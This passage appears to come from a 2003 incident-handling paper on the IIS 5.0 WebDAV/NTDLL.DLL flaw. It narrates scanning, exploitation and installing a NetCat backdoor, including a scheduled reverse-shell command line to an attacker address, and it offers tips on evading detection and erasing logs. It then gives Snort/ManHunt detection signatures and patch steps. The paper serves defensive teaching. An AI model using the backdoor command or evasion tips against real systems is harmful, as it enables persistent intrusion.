


Figure 11 - Ping Sweep & Port Scan

Using this information the attacker is able to determine that the Firewall is probably address 10.0.0.138 and the Web Server looks to be running on address 10.0.0.120. The SuperScan utility also provides some additional useful information which would indicate that the Web Server is running IIS 5.0, therefore indicating that the host could be vulnerable to a WebDAV attack. Of course the attacker must be careful in using the ping sweep and port scan that he does not trigger any IDS or arouse suspicion from system administrators by his actions. This is the scanning phase. In our specifc example it is unlikely that the ping sweep and port scan will be detected as they company do not monitor the DMZ and Firewall in real time.




Figure 12 - Port Scan Results

So now the attacker has a rough idea about how the external DMZ is structured and the hosts on the network. In addition to open ports and some application information. Using this, the attacker elects to see if the web server is vulnerable to the WebDAV attack so he aquires some of the well known WebDAV exploit tools. Using the publically available tool from KLC consulting (http://www.KLCconsulting.net) the attacker is able to determine that WebDAV is indeed enabled on his or her intended victim. This tool simply sends WebDAV requests to the intended victim, if WebDAV is enabled the server will respond, if not there will be no response.




Figure 13 - Scan to check for WebDAV

So our attacker now knows the victim is running IIS5.0 with WebDAV enabled so there is a good chance that the web server victim can be compromised. The attacker decides to use the toolkit created by “Morning Wood” to actually compromise the server itself. Again, it is unlikely that in our example the company would detect either the WebDAV check or the initial buffer overflow itself, again due to the simple fact that the logs are not checked frequently enough.




Figure 14 - Attack Execution

The Morning Wood tool is incredibility easy to use, simply enter the IP address of your intended victim and your systems address along with the port number you wish to use for the connection back from the server and click [Exploit] remember in our example the current Firewall policy does not restrict connections initiated from the DMZ to the outside world, only inbound connections are filtered, thus it does not matter what port you select. If the policy was filtered in both directions would have to conduct a Firewalk to check what ports the Firewall has open and use one of those to push the command shell over.

Next our attacker then tftp's NetCat onto the victim's system and executes a batch file to schedule the nc.exe program to push out a commend shell on port 5555.




Figure 15 - TFTP to victim

The batch file contained the following command line

at 23:59:00 /every:monday cmd /c c:\winnt\system32\nc.exe 10.0.1.2 5555 –e cmd.exe

Basically what this means is that every Monday at 11.59PM the server will automatically start the NetCat client and tell it to push out a command shell to the attackers P.C. This way even if the server is restarted all the attacker has to do is wait and the server will reconnect. This is critical to the attacker keeping access without having to continually execute the buffer overflow attack which could increase the possibility of his or her detection.

Due to the fact that the current Firewall policy does not limit connections initiated from the trusted side the command shell is pushed out to the attacker's console. The below screenshot shows the netstat output before NetCat is installed an running on the web server; (web-server1 is IP address 10.0.0.120 from our ping sweep and port scan.)




Figure 16 - Netstat output from victim before NetCat installed

As you can see from the netstat –a command above you will notice no real unusual ports at this stage everything looks normal. The netstat –a command shows all currently active connections.

Then after NetCat is installed the same netstat –a command produces the below output. As you can see the NetCat client is pushing the command shell out via port 5555 to the attacker.




Figure 17 - Netstat output after attack and NetCat running on port 5555

Finally this is a screen shot of the attackers command shell;




Figure 18 - Attackers command shell

The attacker now has full admin rights on the web server and can create user accounts at will or tamper with the web site etc. Effectively the attacker now owns the box. The final phase of a successful attack should incorporate the attacker covering his tracks and trying to avoid detection. In the case of this specific WebDAV attack vector on NTDLL.DLL a huge amount depends on what the attacker actually does when he or she gains access to the box. This will drastically effect how easy or not it could be to detect the intrusion, for example if the attacker creates a user account on the system for themselves or defaces the web site this will leave a chain of evidence. However, if the attacker simply looks around the system and does not tamper with the file system or configuration of the box then there will be far less clues to follow. From an attackers perspective removing traces of the penetration and any changes they might make is a vital part of the process, something which less experienced attackers are not necessarily so good at doing. The more changes the attacker makes, without erasing event or system logs and web server log files etc, the higher the probability of him or her being caught.

So the attacker has used the WebDAV attack vector to exploit the flaw in an un-patched NTDLL.DLL file on the victim web server. Then to ensure that he has continued access to the system he has installed the very popular NetCat backdoor to push out a command shell he can access at any time, he now owns the box and the system administrator does not. However, our attacker was not too smart, firstly conducting his initial port scans may have already triggered an IDS system or an alert system administrator may have seen the connection attempts in the log files. Secondly using port 5555 to push out the NetCat command shell was not the smartest idea either, it looks out of place and is too obvious.

Even if the system administrator of the web server does not notice it perhaps the Firewall administrator will see the unusual port connection through the Firewall and might perhaps investigate. If the attacker was a little smarter he could have used a more common port which might slip through unnoticed with all the regular legitimate traffic, one such as DNS or FTP or SSH or NTP would be ideal. These ports are perhaps a little more likely to blend in than port 5555. Additionally, the attacker may want to use other tools to hide the running CMD.EXE & NC.EXE process on the web server, and perhaps a modified version of the AT.EXE command which will not show the recurring task scheduled to start NetCat in case the server is rebooted. For additional security, our attacker should consider using a NetCat chain to relay the command shell from system to system, thus helping to mask his actual location, or even use some of the newer modified versions of NetCat which support basic encryption thus making it harder for the incident handler to see what he is been doing. In short the company was lucky this time the attacker seemed like an amateur and left clues which could be followed to determine what was happening.

3.6 Signature of the attack

There are a number of excellent Intrusion Detection Systems (IDS) commercially available. Fortunately for us in this specific case signature detection is available for the WebDAV exploit of NTDLL.DLL. Snort is an excellent freeware IDS which has substantial user community support and offers a huge database of available signatures. For these reasons I have elected to use it during my analysis. Below is the signature Snort publishes for the WebDAV exploit.

Snort Signatures
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS WEBDAV exploit attempt"; flow:to_server,established; content:"HTTP/1.1|0a|Content-type|3a| text/xml|0a|HOST|3a|"; content:"Accept|3a| |2a|/|2a0a|Translate|3a| f|0a|Content-length|3a|5276|0a0a|"; distance:1; reference:cve,CAN-2003-0109; reference:bugtraq,7716; classtype:attempted-admin; sid:2090; rev:2;)
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (kralor probe)"; flow: to_server; content:"|5345 4152 4348 202f 2048 5454 502f 312e 310d 0a48 6f73 743a|"; depth:24; dsize:<89; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000011; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (kralor shellcode)"; flow: to_server; content:"|558b ec33 c953 5657 8d7d a2b1 25b8 cccc|"; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attemptedadmin; sid:1000012; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (webdavx.pl)"; flow: to_server; content:"|4c4f 434b 202f 4141 4141 4141 4141 4141|"; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000013; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (wd.pl)"; flow: to_server; content:"|4c4f 434b 202f 5858 5858 5858 5858 5858|"; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000014; rev:1;)
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS

```
(msg:"EXPLOIT WebDav ntdll.dll (KaHT probe)"; flow: to_server; content:"|5573
6572 2d41 6765 6e74 3a20 4b61 4854 0d0a|"; reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin;
sid:1000015; rev:1;)
```

Figure 19 - Snort WebDAV Signature SIG2090[25][26]

The Snort signature number is SIG2090. It should be noted that this signature is specifically designed to catch this specific attack vector. The additional Snort signatures provided are from http://www.lurhq.com. They provide detection for some other specific attack tools such as the Kralor probe, Kralor Shell code, Webdavx.pl, wd.pl and the KaHT probe.

For those of you like me who use Nessus to scan systems for vulnerabilities you may want to configure Snort with signature 2091 which is shown below.

Snort Safe Nessus Scan

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS
WEBDAV nessus safe scan attempt"; flow:to_server,established; content:"SEARCH /
HTTP/1.1|0d0a|Host|3a|"; content:"|0d0a0d0a|"; within:255; reference:cve,CAN-2003-0109;
reference:bugtraq,7116; reference:nessus,11412; classtype:attempted-admin; sid:2091;
rev:2;)
```

Figure 20 - Snort Sig2091 Safe Nessus Scan[27]

It is crucially important to remember that the vulnerability in NTDLL.DLL can be called a number of ways, figure's three and four show the numerous functions which call the flawed function within NTDLL.DLL. This signature from Snort will not detect all these numerous vectors.

The Symantec Manhunt security product can utilize the following static rule to dectect this same WebDAV attack vector.

Symantec Manhunt Rule

```
**********start file**********
#
#Variables need to be set dependent on the users network.
#Below are examples on how to set variables.
#For more information see Symantec ManHunt
#Administrative Guide: Appendix A.
#
var HTTP_PORTS 80
#
#
```

[25] URL http://www.snort.org/snort-db/sid.html?sid=2090 June 3rd 2003
[26] URL http://www.lurhq.com/webdav.pdf June 3rd 2003
[27] URL http://www.snort.org/snort-db/sid.html?sid=2091 June 3rd 2003

```
alert tcp any any -> any $HTTP_PORTS (msg:"IIS_Webdav_Exploit";
content:"NNNNaaaa?cjjs HTTP/"; nocase; content:"Translate|3a| f";
nocase; reference:CAN-2003-0109; reference:BID 7116;)
**********EOF**********
```

Figure 21 - Symantec Manhunt Rule[28]

3.7 How to defend against NTDLL.DLL Attack

There are several ways to protect your systems from this type of attack, however we need to remember that some are more effective than others. The other important point we must consider is that simply disabling WebDAV on a server does NOT correct the underlying flaw in NTDLL.DLL new attack vectors could come out which utilize a different approach.

Despite that, for the sake of completeness I will tell you how to disable WebDAV. Simply follow the steps shown below to disable WebDAV support via the system registry.

Start the registry editor by selecting Start -> Run then type regedt32.exe

Navigate to the following registry key:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters

On the EDIT menu, click ADD VALUE, and then add the following registry value:
Value name: DisableWebDAV
Data type: DWORD
Value data: 1
Finally restart IIS for the changes to take effect.[29]

If you want to disable WebDAV remotely Jason Fossen has a handy script which you could use, essentially it does the same function as the previous registry modification. [30] I myself have used this script as a emergency fix to remote sites, but then followed up with the recommended Microsoft fix.

[28] URL http://securityresponse.symantec.com/avcenter/security/Content/3.17.2003.html June 3rd 2003
[29] URL http://support.microsoft.com/default.aspx?scid=kb;en-us;Q241520&sd=tech June 15th 2003
[30] URL http://www.ntbugtraq.com/download/Disable_WebDAV_Remotely.zip June 15th 2003

The recommend way to truly correct the flaw from Microsoft is to apply the latest security patch for the NTDLL.DLL vulnerability. For all Windows 2000 editions download and apply the file Q811493_W2K_sp4_x86_EN.EXE from the below location[31];

http://microsoft.com/downloads/details.aspx?FamilyId=CACAC8C0-81E9-413E-B565-5D7B3257A733&displaylang=en

For all Windows NT workstations and servers, except terminal server edition download and apply the file Q811493i.EXE from the below location;

http://microsoft.com/downloads/details.aspx?FamilyId=C3596ED1-596F-416C-8BE5-91AE65619A1A&displaylang=en

For Windows NT 4.0 terminal server editions you will need to download and apply the file Q811493i.EXE which is 900KB in size and dated 4/16/2003 from the following location;

http://microsoft.com/downloads/details.aspx?FamilyId=910A0015-3723-4A4E-9049-99A4CE52B5F8&displaylang=en

For Windows XP 32bit editions you must download and apply the file Q811493_WXP_SP2_x86_ENU.EXE from the following location;

http://microsoft.com/downloads/details.aspx?FamilyId=9F81E615-3DEC-4A4B-826A-4E0FEAB42323&displaylang=en

For Windows XP 64bit editions you must download and apply the file Q811493_WXP_SP2_ia64_ENU.EXE from the following location;

http://microsoft.com/downloads/details.aspx?FamilyId=DBC47904-51C8-475A-9900-3DF363A51A3A&displaylang=en

It is very important that before applying any system updates that you have a fully functional full system backup as a precaution. It is also very important that you ensure you acquire and apply the right patch for your systems as specified above. On a personal note I recommend reading the patch description issued by Microsoft prior to installing the patch, it helps to know what you are about to change before blindly executing the fix.[32]

A prime example of why I do this is because sometimes there are special prerequisites which you must consider prior to installation. In this case there is one very important point to verify prior to installation if you are using one of the early fixes specified in MS03-07. I would, however, urge you to download the latest patches from MS03-13 which superceded MS03-07 on May 28th 2003. It is always critical to check for the latest updates with any system patches.

[31] URL http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-013.asp June 16th 2003
[32] URL http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-013.asp June 16th 2003

If you are running a Windows 2000 SP2 machine you must verify the version of NTOSKRNL.EXE on your system. To do this, follow the specific steps shown below;

Browse to the %windir%\system32 directory
Right click NTOSKRNL.EXE
Choose properties.
Click on the version tab.

Versions between 5.0.2195.4797 and 5.0.2195.4928 (inclusive) are not compatible with this patch. If this patch is installed on a system with one of these versions upon reboot the machine will fail with a Stop 0x00000071 message and will have to be recovered using the Windows 2000 recovery console and the backup copy of NTDLL.DLL stored in "\winnt\$NTUinstallQ815021$" directory.

The good news is that for most customers this will not apply, as you would have had to obtain the hotfix from Microsoft Product Support Services (PSS) directly.

